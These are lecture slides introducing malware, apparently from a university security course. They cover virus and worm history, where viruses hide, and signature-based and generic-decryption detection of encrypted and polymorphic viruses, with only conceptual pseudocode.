Introduction to Malware

Dr. Yeonjoon Lee

Malware?


- **Malware**: short for **mal**icious soft**ware**, software designed specifically to damage or disrupt a system

  - From Webpedia


- What can malware do?
  - Modify or even delete files, squander computing resources, spy the information

Malware types

- ➢ Old Generation Saboteur --- virus
  - Parasitic malicious code to legitimate software
  - floppy floppy floppy, ☹ ☹ ☹



- ➢ New Generation BIGER Saboteur --- worm
  - A program spreads through the Internet



- ➢ Next Generation Business Men – spyware, botnet, backdoor …
  - Use of your resources (private data, cpu cycles, bandwidth…) to get money

A little bit history

- 1940s: John von Neuman described self-reproducing automata

- 1962: Bell Lab fellows created “Darvin”
  - A program to trace and destroy opponents’ program and multiply itself

- 1970s: the Creeper worm was detected on ARPANET
  - Automatically gain access and display

    “I’M THE CREEPER: CATCH ME IF YOU CAN”

  - “Reaper” searched and destroyed every Creeper it detected

History (cont'd)

- 1986: first global spread of IBM compatible virus called Brain
  - Developed by a 19 years old Pakistani programmer and his brother
  - The virus includes a text containing their names, address and telephone number

  ----- a "loss-of-control" game

- 1988: Morris worm

- 1990: The first polymorphic virus: the Chameleon family


Morris worm

- ➢Program iteratively spread itself across Berkeley Unix and cripple these systems
- ➢Exploited three vulnerabilities
  - debug option of sendmail
  - gets, used in the implementation of finger
  - Remote logins .rhost files
- ➢Perpetrator was convicted under computer Fraud and Abuse Act of 1988
- ➢Penalty: three year of probation, 400 hours of community service, a fine of $10,050, and costs of his supervision
- ➢Largely the cause for the creation of the computer emergency response team (CERT)

History (cont'd)

- ➢1999: Worm spread through emails (e.g, Melissa)
- ➢2001: Worm epidemics happens, e.g, Code-Red, Nimda, …
  - Also spreading through ICQ, IRC, MSN messenger …
- ➢2003: Sapphire or Slammer
  - Very fast worm
- ➢2004: Mydoom

In the 30 minutes after the worm unleashed


Map Source : www.visualroute.com
Sat Jan 25 06:00:00 2003 (UTC)
Number of hosts infected with Sapphire: 74855
http://www.caida.org
Copyright (C) 2003 UC Regents

Now

- ➢Don’t need to worry about malware?

- ➢They started making money under your nose

  at your expense !!!

  - Spyware related ID theft, phishing,…
  - Botnet based spam, extortion …
  - Today, you can buy accesses to thousands of hosts in black markets at the price of 3 cents/computer

Introduction to malware

Virus

Dr. Yeonjoon Lee

Understanding viruses

- Where do viruses hide? How to trigger them?
- What do they do? What are their behavior patterns or signatures?
- How do they propagate?

Locations of virus


- Program virus
  - The virus attaches itself to an innocent program
  - Trigger method: whenever the program is running, the virus is activated
- Boot virus
  - The virus hides into the boot program of an operating system
  - Trigger method: whenever the system is booted, the virus is loaded into memory
- Other locations
  - Some place on hard disk
  - Executable code in documents, such as word macro

Program virus

- ➢Virus can append its code to the beginning of a program
  - System will run the virus code first and then move to the program code
- ➢Virus can insert its code to the appropriate place of a program
  - For example, to eliminate the inconsistency of program size
- ➢Virus can replace some code in a program
  - This requires the in-depth knowledge of the target program


Boot virus

- Virus hides inside system bootstrap mechanism
  - This activates the virus whenever the system reboots
- Example: boot sector virus



Other way to hide and activate a virus

- Using file pointers



Other way (cont'd)

- macro in MS office
  - macro records a series of commands and repeats them with one invocation
  - Startup macro runs every time the program is executed
  - Virus can hide inside startup macro

- Libraries
  - Hiding inside a function allows virus to be triggered whenever a program calls that function

Virus signatures

- Computer virus cannot be completely invisible
  - Code must be stored somewhere
  - Virus code executes in some way, using certain method to spread

    ⇒They will leave *traces* on the data it manages, which are called signature

- A virus’s signature, just like human fingerprints, can be used to identify the existence of that virus
  - Most existing anti-virus software detects viruses according to its signatures

Anti-Antivirus and Anti-Anti-Antivirus Technologies

(Partly from The Symantec Enterprise Paper)

- A simple virus is easy to detect
  - Just check its static signature, a scanner can easily identify the virus
- Anti-Antivirus viruses
  - Dynamically change their signatures to evade detection
  - Examples, encrypted viruses and polymorphic viruses
- Development of virus detection technologies against these viruses

Encrypted virus

- Idea: hiding the fixed signatures by scrambling the virus






Figure 1. An encrypting virus always propagates using the same decryption routine. However, the key value within the decryption routine changes from infection to infection. Consequently, the encrypted body of the virus also varies, depending on the key value.

An example of encrypted virus



```
1. Count = #VirusBytes
2. Temp = FetchNextByte
3. Temp = Decrypt(Temp)
4. StoreNextByte(Temp)
5. Decrement Count
6. If Count>0, GOTO 2
7. #$^#@^#^#!^!#^!#^!^
8. !#@%$!@%!@%!@#
9. $#&!&%!#&#!%^!!#
...
```


Figure 2. This is what an encrypted virus looks like before execution.



```
1. Count = #VirusBytes
2. Temp = FetchNextByte
3. Temp = Decrypt(Temp)
4. StoreNextByte(Temp)
5. Decrement Count
6. If Count>0, GOTO 2
7. S$^#@^#^#!^!#^!#^!^
8. !#@%$!@%!@%!@#
9. $#&!&%!#&#!%^!!#
...
```

Figure 3. At this point, the virus has executed its first five instructions and has decrypted the first byte of the encrypted virus body.

An example (cont'd)



```
1. Count = #VirusBytes
2. Temp = FetchNextByte
3. Temp = Decrypt(Temp)
4. StoreNextByte(Temp)
5. Decrement Count
6. If Count>0, GOTO 2
7. Search for an EXE file
8. Change the attributes...
9. Open the file...
...
```

Figure 4. This is the fully decrypted virus code.

Capturing an encrypted virus


- An encrypted virus makes detection more difficult by changing its main body dynamically, using different keys
- However, it always has a stationary decryptor
  - A decryptor is short, and therefore more difficult to capture
  - But, this signature is fixed anyway
- A virus scanner can detect the virus by checking its fixed decryptor

Polymorphic virus

- A polymorphic virus can change its decryptor dynamically
  - In addition to the decryptor and encrypted body, a polymorphic virus also has a mutation engine

- Mutation engine: randomizing the decryptor by adding some redundant code to simulate a legitimate program

Polymorphic virus: infection



Scale of the problem

- The first outbreak of polymorphic viruses: Tequila and Maltese Amoeba in 1991
- A virus author, Dark Avenger, distributed the first Mutation Engine **MtE** through the Internet
- Now, it is a common practice for virus authors to distribute their Mutation Engine, to help others to build their viruses
- Today, about 5% of total 8,000 computer viruses are polymorphic

Detecting polymorphic viruses

- The straightforward solution
  - Study the Mutation Engine, figure out all possible mutations
  - Take all these mutations as signatures

- However, some Mutation Engineers are capable of generating billions upon billions of variations !!!

- Another approach: generic decryption

Generic decryption

- Common features of most existing polymorphic viruses
  - The body of a polymorphic virus is encrypted
  - A polymorphic virus must decrypt before it can run
  - Once an infected, the decryptor must immediately usurp control and decrypt the virus body, and then yield control of the computer to the decrypted code

- Generic decryption takes advantage of this process to detect viruses
  - A scanner loads a program file into a self-contained virtual computer created from memory to let it run
  - The scanner monitors the behaviors of the program and detect the signatures after the main body of the viruses are decrypted

Generic decryption (cont'd)




Figure 5. The generic decryption engine is about to scan a new infected program.




Figure 6. The generic decryptor loads the next program to scan into the virtual machine. Notice that each section of memory in the virtual machine has a corresponding modified memory cell depicted on the right-hand side of the virtual machine. The generic decryption engine uses this to represent areas of memory that are modified during the decryption process.

Generic decryption (cont'd)

